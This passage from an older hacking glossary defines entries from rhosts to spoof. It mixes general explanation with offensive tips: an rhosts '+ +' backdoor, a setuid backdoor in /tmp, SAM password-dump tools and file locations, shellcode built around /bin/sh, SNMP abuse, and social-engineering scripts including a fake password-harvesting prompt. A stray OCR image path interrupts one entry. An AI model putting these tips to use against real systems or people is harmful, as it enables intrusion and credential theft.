Microsoft supplies a set of useful tools in a "Resource Kit". There are different kits for Win98, WinNT, and Win2k.

Key point: The resource kits contain many tools to help system administration. Therefore, these tools are extremely useful for hacking. Any hacker interested in compromising Windows has a copy of the Resource Kit.

Key point: These tools aren't "dangerous". They don't provide any capabilities that hackers couldn't program for themselves. These tools are useless against secured systems.

reverse engineering [3]

A technique whereby the hacker attempts to discover secrets about a program. Some reverse engineering techniques are:

strings
: Dumps all the human-readable strings within a program. In 1999, hackers looked for "strings" within Microsoft's products and found something labeled *NSA_KEY*. This led the paranoid delusion that the NSA had somehow convinced Microsoft to put a backdoor key into the system. Similarly, early in year 2000, hackers discovered strings like *GetPrivateProfileString* in the BlackICE Defender personal firewall and made paranoid assumptions (in reality, GetPrivateProfileString is a standard Win32 function). The most commonly used tool for this is the program **strings** included with UNIX.

disassemble
: Takes the compiled output of a program and retrieves the original assembly language mnemonics, which are easier for humans to read. For example, the byte "0x90" might be converted back into NOOP (no operation) instruction. An example of using this technique to discover code being sent across the wire is at http://www.robertgraham.com/pubs/aol-exploit. The problem with disassembly is that it only makes the object files slightly more readable -- it doesn't reconstruct the full original source code or comments.

decompile
: Decompilation produces high-level source code from an executable. The technique has proven essentially worthless for languages like C/C++, but works well on languages like Java, VisualBasic, and Delphi. It still doesn't obtain the original comments, however.

Reverse engineering is often used to:

anti-virus
: Discover how viruses work in order to write more effective signatures against them.

cracking serialz
: Figuring out how copy protection works in order to break it.

rhosts [3]

On UNIX, the "rhosts" mechanism allows one system to trust another system. This means that if a user logs onto one UNIX system, they can further log onto any other system that trusts it. Only certain programs will use this file:

`rsh`
: Tells the system to open a remote "shell" and run the specified program.

`rlogin`
: Creates an interactive Telnet session on the other computer.

Key point: A common backdoor is to place the entry "+ +" in the rhosts file. This tells the system to trust everybody.

Key point: The file simply contains a list of named hosts or IP addresses. Sometime the hacker can forge DNS information in order to convince the victim that he has the same name as a trusted system. Alternately, a hacker can sometimes spoof the IP address of a trusted system.

See also: hosts.equiv

rip [2]

In the underground culture, the word *rip* means to make a copy of. Often, this has the connotation of making an *illegal* copy of a copyrighted work. The most common examples are programs that *rip* music CDs, or *site rippers* that download a complete copy of an entire web-site.

RIPEMD (RIPE Message Digest)[3]

RIPEMD is a popular hash algorithm. It processes an input file or message into a "unique" 160-bit fingerprint. This fingerprint is believed to be "unique"; while it is theoretically possible that two inputs could hash to the same fingerprint, it is nearly statistically impossible.

Contrast: RIPEMD-128 was found to have weaknesses; the variant appearing in today's products is actually RIPEMD-160. There are also RIPEMD-256 and RIPEMD-320 variants. The larger the output key, the stronger the algorithm (generally).

See also: integrity

root (superuser, administrator)[1]

On UNIX, `root` is the *superuser* or *administrator* account that has complete control over everything in the machine.

Often used as a verb: to *root* a box is to gain administrative (i.e. full) control over the system and own it.

Key point: The term can be used as a verb. To "root" machine is to break in and obtain root privileges, and their own the machine.

rootkit [3].

The name for a kit of hacker utilities place on a UNIX machine after a hacker breaks in. A typical rootkit includes:

- password sniffer
- log cleaners
- replacement binaries for common programs on the system (e.g. inetd)
- backdoor programs
- replacements to programs like `ls` and `find` so that they will not reveal the presence of the rootkit files.

Key point: A rootkit contains many trojaned programs. These programs are used to allow the hacker entry back into the system and to hide the presence of the hacker. For example, a trojaned "`ps`" command might hide the hacker's sniffer daemon from appearing in the process list. Alternatively, the hacker might trojan an existing daemon like `inetd` to run a background sniffer.

Key point: The most important trojaned programs are those that deal with gaining access back into the system with a special password. Therefore, trojaned versions of `login` `daemon`, `su`, or `telnetd` are needed.

Key point: Rootkits often contain setuid programs that normal users can run in order to elevate their privileges to root. Look for these in order to see if your system has been hacked.

Culture: Also called "daemon kits".

Example: The "t0rn" kit, including utilities like "t0rnsniff" and replacement binaries.

RPC (Remote Procedure Call)[4] .

A popular UNIX network protocol, *RPC* allows programs on one machine to make a "procedure" call on another machine. The upshot of this is that you could split a program in two halves, each part running on a separate machine. The procedure calls are invisibly mapped so that the programmer doesn't have to worry about the details.

Contrast: The oldest form of RPC in use is Sun's RPC, upon which many famous protocols (such as NFS) are based. A newer form known as DCE RPC is used by Microsoft as the basis for its RPC services. The DCE version is dramatically more complex than the Sun variant, but supplies more services (such as built-in security).

History: In the year 1999 (and early 2000), a wave of hacker attacks against Sun's RPC services swept the net. Virtually any Sun box connected to the net whose default RPC services were enabled, was hackable. Many Linux boxes were also hackable through RPC-based services. Virtually all of these attacks where through buffer overflow exploits.

RSA [1]

RSA is the name of the most prevalent public/private key algorithm. It is also the name of the company (RSA Security) that originally held the patent rights to this system. It was invented in 1977 by Ron Rivest, Adi Shamir, and Leonard Adleman.

Details: In order to generate the keys:

- First, some random data is generated. Most of the successful attacks against RSA implementations have been against this step.
- Two large primes are randomly chosen. This can be a time consuming step as the computer randomly generates numbers and tests to see if they are prime. These two numbers are traditionally called *p* and *q*.
- The two numbers are multiplied together, $n = pq$. We will be publishing *n* as part of the public-key. The security of RSA lies in the fact that it is computationally too difficult to factor *n* back into *p* and *q*. (However, somebody may in the future discover a way to easily factor large numbers, in which case all of today's cryptography will be rendered useless in one fell swoop).
- A number *e* is chosen, where *e* is less than *n* and "relatively prime" (no common factors) to $(p-1)(q-1)$. The public-key will consist of the pair (n,e).
- A number *d* is chosen, where $(ed-1)$ is divisible by $(p-1)(q-1)$. The private-key consists of the pair (n,d). Usually, the original prime numbers *p* and *q* are discarded after this step.

The numbers *n*, *e*, and *d* are of interest because they serve as fields within digital certificates.

Details: In order to encrypt/decrypt something using RSA, the following algorithm is used.

- Start with the original message called *m*. Note that in reality, we've already encrypted the real message with a randomly generated symmetric key, and we really are just encrypting this key to send along with the encrypted message. Public-key cryptography is generally used for key-exchange because it is too slow for general-purpose encryption. Therefore, *m* is really just a small 128-bit key rather than the entire message.
- Create the ciphertext *c* using the equation $c = m^e \bmod n$, where (n,e) are the public-key.
- Send the ciphertext message *c*.
- Upon reception, use the equation $m = c^d \bmod n$, where (n,d) is the private-key and *m* is the decrypted message. (Again, this is usually just the symmetric key that we will use to decrypt the actual message).

Point: RSA forms the basis for X.509 certificates in web servers and browsers.

Key point: RSA Security charges a hefty license to use the RSA algorithm. However, the patent expires in September of the year 2000. At that time, the number of products using the RSA algorithm are likely to explode.

Key point: An alternative to RSA is the "Diffie-Hellman" algorithm. This is used in many cases, but it is hampered by the fact that many products that could use it (like Netscape and Microsoft browsers) do not; for interoperability you often need to use RSA over DH.

See also: DSA

RSAREF [5]
RSA Reference Implementation. This was a fairly "open" implementation of the RSA algorithm that has been embedded into many problems. This is *not* the source code that RSA sells to vendors, but an "open source" version that has been imbedded within freeware/open-source products (like ssh). A patent-license is still required when using this code in commercial products, though.

Key point: RSAREF has been supported by RSA (the company) for a long time, and a number of security holes have been found in this implementation. RSA wants people to use the BSAFE development kit instead. In late 1999 in particular, a bug was found that allows ssh to be hacked.

- S -

[S/Key | S/MIME | SAM | samdump | samples | sandbox | SATAN | scan | scanner | scavenge | script-kiddies | scripts | secret-key | Security Access Monitor | seed | sendmail | Sequence Number | server | service | session keys | setguid | setuid | SHA-1 | shadowed passwords | shared media | shared secret | shell | shellcode | shoulder surfing | showmount | shred | SIGINT | signature | Simple Mail Transfer Protocol | Skipjack | smart card | SMB | SMTP | smurf | sniffer | sniffing | SNMP | SOA | social engineering | Social Security Number | socket | sockets | SOCKS | solaris | source route | spider | split-password | sploits | spoof | spread-spectrum | SS7 | ssh | SSL | SSN | stack frame | statd | stateful inspection | static filter | stealth scan | stegano | steganography | stream cipher | strings | strobe | SUID | SunOS | superuser | swap | symlink | symmetric | SYN | SYN flood | syndrop | SYSKEY | syslog]

SAM (Security Access Monitor) [3]
On Microsoft Windows 2000 (and Windows NT), all the user account information is stored within the SAM. It exists as a single file on the disk. The SAM is the primary target when hackers break into a system because it can be run through a password cracker.

Key point: The SAM file is located in the path
`%systemroot%/system32/config/SAM`
However, a backup is also stored in the location
`%systemroot%/repair/sam._` as well as on any repair disk generated. (Note: if new repair disks haven't been created, then you'll likely only be able to see the Administrator's password there). Hackers usually go after the "repair" versions because they are not locked by the operating system.

Tools:
pwdump/pwdump2
: Dumps the current password information using Windows registry calls. Must have administrative access for this to work. The data is written in a format for crack programs.

samdump
: Reads the password information from the SAM file in a format suitable for inputting into crack programs.

l0phtcrack
: The most popular utility for cracking Windows passwords.

All these tools are available at http://www.l0pht.com.

History: The original version of WinNT allowed the password hashes to be easily retrieved, making cracking easy. In SP3, an optional utility called SYSKEY was added that encrypts the hashes. In order to decrypt them, the administrator needs to either type in the passphrase at boot time, store the passphrase on a floppy, or put the passphrase in the registry (dramatically reducing security, of course). Whatever way is used to boot the system, the keys are then stored in unencrypted format in memory, so administrative access can still read them (using the pwdump2 utility). SYSKEY is optional on WinNT, but is always running on Win2k.

Key point: The PASSPROP and PASSFILT utilities can be used to enforce the choice of better passwords.

samples [3]

Many systems ship with samples that demonstrate how the product can be used. Since these samples aren't intended to be used in production systems, they have significantly less security than other components of the system and can frequently be hacked.

See also: defaults

sandbox [3]

A "sandbox" is a mode of running a program that prevents it from having full access to the rest of the system. This is especially important for mobile code such as Java. A client can trust the code automatically downloaded from a web-site if the code runs in a sandbox and cannot harm the rest of the system.

Key point: Sandboxes are being used more and more often for servers. This puts walls between different components that can help stop (or slow down) an intruder that has broken into one part of the system. The most important technique is to run services as a user account rather than an administrator/root account. For example, Microsoft's IIS creates a special user account (named "IUSR_XXXX" where XXXX is the system name) that the web-server runs under. When somebody breaks into the web-server, they still cannot gain control over the full system (unless they run some sort of local exploit in order to break out of this sandbox).

Example: Example sandboxes are:

user accounts
: As described above, running services under a user account prevents an intruder from gaining control over the entire machine.

jail/chroot
: These utilities limit the view of the file system from a program. A program that runs under a chroot environment can only its own subdirectory, but no other parts of the file system.

virtual machine
: The technique used by Java is to create an entirely separate "virtual" machine. A Java program has absolutely no access to the real machine except in a few places. A more extensive version of this is software like VMware or SoftPC that creates an entire virtual computer. Using VMware, you can boot a Linux or Windows virtual machine under the real machines. If an intruder compromises the virtual machine, he/she still cannot access the real machine.

SATAN (Security Administrator Tool for Analyzing Networks)[3]

A vulnerability scanning tool designed to hunt for many ways into a system. Much hyped at the time; people feared that it would give a powerful tool into the hands of hackers everywhere. In practice, it was a dud: it was much to "noisy", was already outdated by the time it was released, was impossible to setup, and hasn't been really maintained.

scan (scanner)[2]
This word is overused to the point that it is frequently confusing what people are talking about. The problem is that a *scanner* can be either *active* or *passive.*

Example: There are variations of virus scanners:
background scanner
Scans for viruses continuously in the background.
on-access scanner
Scans a file for viruses whenever it is accessed.
on-demand scanner
Scans the hard disk looking for viruses whenever told to by the user.

scavenge [4]
Connection scavenging is a technique whereby hackers dialup to the Internet hoping to find connections left dangling when somebody else abruptly hung up.

scripts [2]
Programs written to take advantage of a particular exploit.

Key point: Elite hackers write scripts, script-kiddies run scripts.

Misunderstanding: A lot of "scripts" are written in scripting languages like PERL, but a lot are distributed in C/C++ source form as well.

Contrast: 0-day exploit

script-kiddies [2]
A type of hacker who knows how to do little more than run pre-packaged scripts against computers hoping to break into them. The technical knowledge of the script-kiddy is often less than the average computer user. They are usually trained in the operation of scripts by some sort of mentor, and they generally believe that such things happen by "magic".

server [1]
The word "server" is vague and generic. Theoretically, it refers to a computer that provides some sort of resource to other computers.

Contrast: These days we talk about a *client/server* architecture in contrast to the *mainframe* architecture. In the old days, the IBM mainframe was the center of the network, and dumb terminals provided a user interface. (In order to reconfigure the network, you used to have to briefly pull the mainframe offline, because the entire network was controlled by the mainframe). These days, computing power has diffused throughout the network. On the edge of the network we have smart terminals, high-powered workstations, and of course PCs. At the center of the network are clusters of computers rather than a monolithic mainframe.

Examples:
- Web sites are hosted on *web servers*
- The trojan dropped onto a victims machine for remote administration is called the *server* portion. Script kiddies frequently run the server portion instead of the client, accidentally infecting themselves.

Misconception: An X Windows terminal is called an *X server*. This is unexpected because generally anything a human interacts with is the client. However, remember that the X Windows protocol allows a program to draw images on a screen. Therefore, the services being performed are image-drawing services. QED: whoever requests that an image be drawn is the

client, and whoever carries out the action is the *server*. It is the terminal that actually draws the images on the screen, hence the terminal is the X server.

sendmail [2]
The most popular program on the Internet used to forward e-mail. Sendmail is also the most complex e-mail system. The combination of being extremely popular and extremely complex as resulted in a huge number of hacking exploits.

History: In 1989, Morris Worm exploited sendmail bugs as one technique to spread itself.

setuid (SUID) [3]
UNIX programs that can be run by a user, but which have `root` privileges.

Key point: In theory, *setuid* programs can only be installed by `root`, and they are considered as part of the operating system, because they inherently bypass security checks and must verify security themselves. A typical example is the `passwd` command, which a user runs in order to change his/her password. It must be *setuid*, because it changes files only root has access to, but yet it must be runnable by users.

Key point: In practice, setuid programs often have bugs that can be exploited by logged in users.

Key point: As part of hardening a system, the administrator should scour the system and remove all unnecessary setuid programs. TODO: show the command to do so.

Key point: Some programs are really set**g**uid which only changes the group context rather than the user context.

Key point: Windows doesn't have the concept of *setuid*. Instead, RPC is used whereby client programs (run by users) contact server programs to carry out the desired task. For example, in order to change the password, the client program asks the SAM to do it on behalf of the user. Thus, whereas UNIX requires a myriad of client programs to verify credentials and be written securely, Windows only requires a few server programs to do the same.

Key point: A common way to backdoor a system is to place a SUID program in the `/tmp` directory.

SHA-1 (United States Government Secure Hash Algorithm, FIPS 180-1, ANSI 9.30-2, ISO/IEC 10118-3)[3]
SHA-1 is a popular hash algorithm. It processes an input file or message into a "unique" 160-bit fingerprint. This fingerprint is believed to be "unique"; while it is theoretically possible that two inputs could hash to the same fingerprint, it is nearly statistically impossible.

Contrast: SHA-1 is currently (year 2001) considered to be the strongest hash function available. It has a larger size (160-bits vs. 128-bits) and has underground thorough scrutiny without discovery of weaknesses (such as MD5). On the other hand, it is one of the slower hash algorithms.

History: SHA-1 is a slight variation of SHA. It adds a one-bit shift at one stage in order to overcome a theoretical weakness. SHA was based upon MD4, enhanced to overcome known weaknesses and increase the length to 160-bits.

See also: integrity

shadowed passwords (/etc/shadow)[4]

UNIX was designed around the concept of making the encrypted form of passwords readable by everyone. These passwords were stored in the `/etc/passwd` file, along with the full account information. It was thought to be secure because the passwords were stored in an encrypted format within this file. However, this is not secure in practice because users tend to choose easily guessable passwords. A program called crack was developed that would guess dictionary words (`/usr/dict`) and then attempt to brute force the passwords. On an average UNIX system, 90% of all passwords could be cracked with a few days worth of computing time. In order to solve this problem, a "shadow" password file was developed. The encrypted passwords are removed from the normal `/etc/passwd` and placed in a special file (usually `/etc/shadow`) that is only readable by root. The remaining account information is left in the original password file for backwards compatibility.

Example: The following is a table of typical locations for the shadowed passwords:

AIX 3	`/etc/security/passwd` or `/tcb/auth/files//`
A/UX 3.0s	`/tcb/files/auth/?/`
BSD4.3-Reno	`/etc/master.passwd`
ConvexOS 10	`/etc/shadpw`
ConvexOS 11	`/etc/shadow`
DG/UX	`/etc/tcb/aa/user/`
EP/IX	`/etc/shadow`
HP-UX	`/.secure/etc/passwd`
IRIX 5	`/etc/shadow`
Linux	`/etc/shadow`
OSF/1	`/etc/passwd[.dir|.pag]`
SCO Unix #.2.x	`/tcb/auth/files//`
SunOS4.1+c2	`/etc/security/passwd.adjunct`
SunOS 5.0	`/etc/shadow`
System V Release 4.0	`/etc/shadow`
System V Release 4.2	`/etc/security/*` database
Ultrix 4	`/etc/auth.dir` or `/etc/auth.pag`
UNICOS	`/etc/udb`

Key point: In the old days, most remote attacks against UNIX were directed at the `/etc/passwd` file. For example, the most common form of the phf would be to grab the password file. As password shadowing becomes more common, such attacks are increasingly being pointed at the shadow password file instead.

shared media [4]

Networks like Ethernet whereby multiple computers connect to the same wire.

Key point: In such systems, any computer on the wire can eavesdrop on its neighbors.

Contrast: Most corporations are replacing their shared media nets with switched connections.

shared secret [4]

The idea that many people share the same password or key. Shared secrets are widely use because they are easy: there is simply one password to give out. On the other hand, the more widely secrets are shared, the more likely it will become compromised. In fact, many people believe that even sharing a secret among two people is extremely risky, where the proper

solution is using public keys to distribute a randomly generated key only valid for the particular message.

Example: DVD movies are encrypted with a randomly generated key. This key is then is then encrypted multiple times with hundreds of different keys. Every DVD player vendor owns one of these keys and imbeds it in their device, thus allows that player to decrypt the movie. (Presumably, if one of the keys is compromised, future movies can be generated without the offending key, causing players based upon that key to become obsolete). However, there is no good way to protect these keys, even though they are in hardware. In late 1999, students in Europe where able to break one of these keys (the Xing software DVD player), and from there they were able to break the majority of the other keys. (These keys only used 40-bit encryption, so breaking one key in the software player allowed a known-plaintext attack).

shell [3]
The default command-line interface on UNIX systems.

Key point: This is similar to the "Command Prompt" or incorrectly named "DOS Prompt" on Windows systems.

Key point: Many systems pass filenames along with commands directly to the shell. Hackers can exploit this by sending special shell characters (like the pipe | character) as part of filenames in order to execute their own commands. This is an example of an input validation exploit. Examples of this are web-servers, PERL scripts, and CGI scripts.

Key point: The most popular shell among hackers is probably "bash", the shell from GNU that ships with Linux. (Culture: The original shell on UNIX is known as the "Bourne Shell", named for its creator. The acronym "bash" means "Bourne Again SHell", reflecting that fact that it is a rewrite of that shell).

Key point: Retrieving someone's `.bash_history` file is a common attack against UNIX machines. Several embedded systems have shipped such that the file http://raq.robertgraham.com/~root/.bash_history could be retrieved via the web.

Key point: The holy grail of UNIX hacking is to somehow obtain (or re-obtain) a root shell. In other words, the hacker wants to get a command-line on the victim system in order to carry out any task. For this reason, buffer overflow exploits often contain what is called "shell code". When the victim process is running with root privileges, the buffer-overflow will cause that process to begin running a shell. For example, an exploit might send a long password containing the shell code to an FTP server, converting the TCP connection to the FTP server into a full command-prompt from which any program can be launched.

shellcode [3]
When a hackers successfully exploit vulnerabilities like buffer overflows, they will typically open a shell at the end of the exploit. With a command-line shell, the hacker will then be able to carry out any task they desire. However, opening shells within buffer overflow exploits can be difficult. Therefore, hackers often maintain libraries of "shellcode": code fragments for various operating systems that can be pasted into buffer overflow exploits.

Key point: One of the difficulties in writing shellcode is that need to pass through filters. For example, when exploiting a bug in an SMTP server, you may find that the server strips the high-order bit from all bytes (i.e. will pass text but not binary). Therefore, all bytes between 0x00-07F will pass through, but not 0x80-0xFF. Alternately, a big limitation is systems that won't pass nul characters (0x00) because they terminate strings in functions like `strcpy()`. Therefore, when a hacker picks shellcode to append to their script, they must be fully aware of

the limitations of the system they are dealing with.

Key point: When creating new shellcode, create a C program that calls something like "`system("/bin/sh");`" or "`execve("/bin/sh",0,0);`" and grab the assembly output. At that point, pare it down to what you need. This requires extensive knowledge of assembly, needless to say.

Key point: Sometimes you won't be able to grab a shell, so you have to create the exploit script to run a command. Typical choices of commands would be those that change passwords, add accounts, or in some fashion open up some other hole on the system.

Key point: The vast majority of buffer overflow attacks will execute `/bin/sh`. Therefore, by simply removing this program (or replacing it with something that double-checks what's being done), you can protect yourself against many 0-day exploits.

shoulder surfing [2]

Slang for watching somebody type their password on their keyboard. In much the same way that hackers teach themselves to read upside-down (in order to read documents when seated in front of a desk), hackers can also practice watching people type on the keyboard.

Analogy: Crooks often steal credit card numbers in the same way. They stand behind people in line and read their credit cards as they sit on the countertop during processing.

showmount [3]

A tool for scanning a UNIX NFS servers to see what directories it is sharing/exporting and to whom. There are two basic forms of this command:

`showmount victim`
: Shows which machines are logged onto the `victim` NFS server.

`showmount -e victim`
: Shows which directories are being exported, and which groups can log on. Entries marked as `(everyone)` allow anybody to log on.

Key point: This command used the `rpc.mountd` protocol (RPC program number 100005). On most systems, these commands do not require authentication, which means that anybody can run them. The `showmount` command with no arguments equates the **MOUNTPROG_DUMP** procedure, whereas the `-e` option equates to the **MOUNTPROG_EXPORT** procedure. This protocol is extremely light-weight, only two packets in each direction are needed: one for the portmap, and one for the procedure call.

Contrast: Similar capabilities exist on Windows for Microsoft's SMB protocols. The `net view \\victim` command on Windows will view the shares that the `victim` is exporting.

SIGINT (signals intelligence)[4]

The branch of the spy community dealing with the monitoring of electronic signals. What most people think of as Echelon consists of NSA communications intelligence.

Example:

COMINT - communications intelligence
: Eavesdropping on radio conversations (what we normally think about in spying). This includes radio broadcasts, TV, microware transmissions, cell phones, etc. The traditional target is diplomatic communications.

ELINT - electronics intelligence
: Monitors any electronic transmission, such as the EMI pulse due to an atomic blast. The United States' NSA put spy installations in China (with agreement from their

government) in order to monitor anti-ballistic missile treaty compliance by monitoring their radar installations.

RADINT - radar intelligence
: Gathering intelligence from radar waves. Identifying the operating characteristics of the adversary's radar false under ELINT; intercepting bounced signals from the enemy's radar from their own aircraft is RADINT.

infrared
: Example: tracking human bodies by their infrared radiation from satellites in order to find terrorist training camps.

LASINT - laser intelligence

See also: NSA, Echelon

signature [3]

In anti-virus and intrusion detection systems, a *signature* is a pattern that the system will look for when scanning files or network traffic. (Note: this term is unrelated to digital signatures).

Key point: Marketing forces often mean that companies have to fill their products with useless signatures. Don't be impressed because one product has more signatures than another.

Key point: One of the key goals of hacking is to evade signature detection. Virus writers attempt to encrypt their viruses, whereas remote hackers attempt to alter the networking protocol so that it has the same effect, but a different pattern on the wire.

smart card [3]

TODO A *smart card* is an authentication scheme whereby a user must possess a card with electronics in order to achieve access.

SMB [3]

SMB is the protocol used by Microsoft for file and print sharing. SMB stands for *Server Message Block*, though that doesn't really mean anything. SMB runs on top of NetBIOS, though in Win2k it can bypass NetBIOS.

History: SMB was originally developed for DOS machines. It was later upgraded so that OS/2 machines could act as servers for DOS machines. The protocol was later upgraded for Windows (Wfw = Windows for Workgroups) and Windows NT. Still later upgrades have been added for Windows 2000. This constant evolution and need for backwards compatibility has led to many security holes within the protocol. The most severe is the need for "LAN Manager" authentication.

Key point: SMB is an application layer protocol and can run over many different transports, including TCP/IP. A common problem is that home-users enable SMB over TCP/IP, allowing anybody on the Internet to access their hard-disk. They should instead install a local-only transport such as NetBEUI for SMB, which will allow file access among local machines, but not remote machines across the Internet.

Key point: SMB-sniffers can read the encrypted password info off the wire and send them to password crackers

S/MIME (RFC 2311) [3]

TODO

Contrast: S/MIME largely replaces PEM (Privacy Enhanced E-mail). MIME defined a common way that an e-mail message could contain binary attachements, and therefore

integrates better into e-mail systems than PEM. PEM was never widely implemented, whereas S/MIME can be found in most popular e-mail readers.

SMTP (Simple Mail Transfer Protocol) [3]

Key point: Virtually all e-mail exchanged on the Internet is through SMTP.

Key point: The most common exploits for SMTP involve spammers trying to relay mail through high-speed mail servers.

smurf [2]
An exploit that sends a ping to a broadcast address using a spoofed source address. Everyone on the target segment responds to the source address, thereby flooding it with traffic.

sniffer (sniffing, packet sniffer)[1]
A wiretap that eavesdrops on computer networks.

Key point: You have be between the sender and the receiver in order to sniff traffic. This is easy in corporations using shared media, but practically impossible with an ISP unless you break into their building or be an employee.

Key point: Sniffers are frequently used as part of automated programs to sift information off the wire, such as clear-text passwords, and sometimes password hashes (to be crack).

Further reading: http://www.robertgraham.com/pubs/sniffing-faq.html.

SNMP (Simple Network Management Protocol)[3]
The Internet infrastructure is composed of lots of hardware scattered around the place. SNMP is the method that allows someone to "manage" all that equipment. By the word "manage" I mean do things like monitor the amount of traffic flowing through the equipment, trigger when faults occur, change the configuration of equipment remotely, and so forth.

Key point: Most equipment comes with default passwords (aka. community strings) of **public** and **private**. These allow you to read information from the device (traffic, temperature, voltage, etc.) and re-configure it.

Key point: A common technique is to traceroute to a victim's dial-up machine thereby discovering the IP address of the hardware they've dialed into. Then, you can send SNMP commands with the "private" community strings telling the hardware to hang-up on the victim. Also, spammers have used this technique to find the true login name of the user.

SOA (Start of Authority)[3]
In DNS, the SOA record is the "root" record for a domain (or "zone").

Hack: If you control the SOA for a reverse mapping, you can spoof the reverse lookup for an IP address. Let's say that you controlled the DNS server for 132.2.0.192.in-addr.arpa, you can choose to return any domain name you want. This can be used to subvert a number of systems that rely upon reverse lookups, such as older `/etc/hosts.equiv` files (specifically, the older `istrusted()` function call).

social engineering (con, human engineering)[3]
Social engineering is a form of hacking that targets people's minds rather than their computers. A typical example is sending out snail mail marketing materials with the words "You may already have won" emblazoned across the outside of the letter. As you can see, social


engineering is not unique to hackers; it's main practitioners are the marketing departments of corporations.

Key point: The classic example is to pretend to be from a company's computer department and call up a user asking for their password. Sophisticated hacks will first try to make the victim uncomfortable (i.e. "We've detected improper use of your account..."), then offer them the opportunity to be very helpful ("I'm sure we can check this out now and not involve your boss."). The technique often works well in reverse: call up the computer support department and tell them you've lost your password. This works especially well in companies that have policies requiring you to change your password -- people forgetting passwords on really old accounts are frequent, so support departments are deluged with such requests, so it's easy to slip one past them.

Key point: Know as much about your victim as possible. If you are emulating something, try to find the answers to typical questions you will be asked.

Key point: If all else fails, try stupidity. If you are a foreigner, pretend not to speak the language well. Likewise, females have certain advantages in male-dominated cultures.

Example: People often choose the same password for everything. For example, put in your website the prompt shown to the right. A lot of users will use the same username/password for this that they use for websites like Hotmail, Yahoo mail, or Netscape mail. This will therefore sift valid e-mail accounts from people who visit your site. In a similar manner, these passwords might be useful within the companies they work for as well.



Key point: Newbies are favorite victims of social-engineering attacks in chat rooms. Hackers go after people who appear to be unsure of themselves online.

Key point: Many hackers do not consider social-engineering a "real" attack because it doesn't require extensive technical knowledge in order to pull off.

Social Security Number (SSN)[3]

In the United States, the SSN is the tax id number that all Americans have. Stealing the SSN of a victim is one of the first stages of identity theft.

Misunderstanding: You do not have to give your SSN to most people who ask for it.

Controversy: The SSN has become a universal ID number, which worries privacy advocates.

Culture: Often pronounced with just the first sylable, sounds like "soshe".

sockets / WinSock [4]

In programming, the "sockets" interface is the most common way that coders use to access the network. Sockets works by creating a "file handle" that when written to, sends data over the network rather than to a file on the hard-disk.

Contrast: Other interfaces programmers could use are higher-level abstractions like RPC, or lower-level "raw" interfaces like libnet.

Contrast: Sockets originally came from UNIX, but has been ported to other platforms. In particular, the "WinSock" variant for Windows includes both the UNIX-style functions as well as the Windows-style functions. It is possible to write sockets-based programs that compile for both platforms.

Key point: The name "sockets" comes from the TCP/IP term "socket". A socket is minimum information necessary needed to communication on the network: the source/destination IP address, the source/destination port, and the transport protocol (UDP or TCP).

SOCKS [3]

SOCKS is a service that allows internal machines behind a firewall/proxy/gateway access to the Internet. Rather than talking to the target machine, clients communicate with the SOCKS server and ask it to relay data to the target machine out on the Internet.

Key point: SOCKS servers are frequently misconfigured allowing both outside and inside people to use them. This means that if a hacker wants to hide where they come from, the hacker scans the Internet for SOCKS proxies, then funnel their data through the proxies they find. When victims trace back to the hacker's IP address, they find the open SOCKS server instead.

Key point: Abuse through SOCKS servers has become so common on IRC networks that many of them (dalnet, undernet) have begun scanning clients to see if they are running an open SOCKS proxy. They deny access to anybody coming into the networks through such a proxy. Note that users can still use closed proxies (i.e. those available only to internal users).

Key point: SOCKS servers listen by default on TCP port 1080.

Real world: Most browsers support SOCKS, which you can see in the "proxy" settings configuration tab. You can download generic SOCKS clients and servers from http://www.socks.nec.com/.

solaris [3]

Solaris is the name for Sun's version of UNIX. Most serious websites are hosted on Sun hardware, so exploits against Solaris machines are pretty important. The biggest Solaris-specific vulnerabilities have been through its RPC services. Website administrators frequently leave some or all of the RPC services exposed.

"Solar Sunrise" [2]

In February, 1998, Pentagon computers where attacked by some teens from Marin County (north of San Francisco). While the teens were just script kiddies, the military succumbed to War Games Syndrome and described it as the most massive cyberattack ever against their systems. The attacks themselves was simply based upon a script for the Solaris rpc.statd buffer overflow.

As in much of the script-kiddy subsculture, the kids from Marin County were helped by a "mentor". In this case, a kid from Israel named Ehud Tenebaum (aka. "The Analyzer"). The kids first broke into their local ISP, then launched automated attacks from there against the Pentagon. The ISP was then able to track back to the children by using dial-up records.

The investigation and raid against the children was code-named "Solar Sunrise", and involved the FBI, Air Force Office of Special Investigations, high levels of the DoJ, DISA (Defence Information Systems Agency), the NSA, and the CIA.

The two California teens were arrested and received probation. Tenebaum was charged but

never tried, and was hailed as a "national resource" by the Israeli Prime Minister.

source route [4]

In network network protocols, *source routing* is the capability whereby the sender can specify the route a packet should take.

Analogy: Somebody asks you how to get to the freeway. You can give them two responses:

- You tell them to drive a little further on, and there will be signs pointing to the freeway. You tell them just to follow the signs. This is normal routing: you simply hand the packet off to the routers, and let them worry about which direction the packet takes.
- You tell them to drive up 3 blocks, turn left, then go 2 blocks, then turn right, then go one more block and bear left onto the onramp. This is source routing: you tell the packet every hop it should take through the network.

Key point: The hacker can give the packets routes that go around firewalls.

spider [3].

An automated program that reads webpages from a website, then follows the hypertext links to other pages. If the Internet is a "web", then a spider is something that follows the strands of the web.

Key point: A website can use the file "robots.txt" to give hints to spiders what they should, or should not, index. A big problem with websites is that spiders are really good at finding webpages, even those that website operators don't care to be exposed. However, users can still find these pages due to hits from search engines. Website operators can therefore "hide" pages by listing them in "robots.txt". However, hackers will therefore read "robots.txt" in order to find webpages that website operators want hidden.

Example: Spammers use spiders to sift through web pages looking for e-mail addresses. For example, if you have a link that looks like <A HREF="mailto:spexamp@reckoning.robertgraham.com">me</A> then the spam spider will find the address and funnel spam to you. A partial defense against this is to URL-encode your e-mail address, which hides it from most spam spiders, but works in most browsers. See the page at http://www.robertgraham.com/tools/mailtoencoder.html for an example.

Contrast: A *spider* pulls information inward; a worm pushes itself outward to other systems. A spider is a type of 'bot, rather than infectious malware like viruses, trojans, or worm.

spoof [3]

The word "spoof" generally means the act of forging your identity. More specifically, it refers to forging the sender's IP address (IP spoofing).

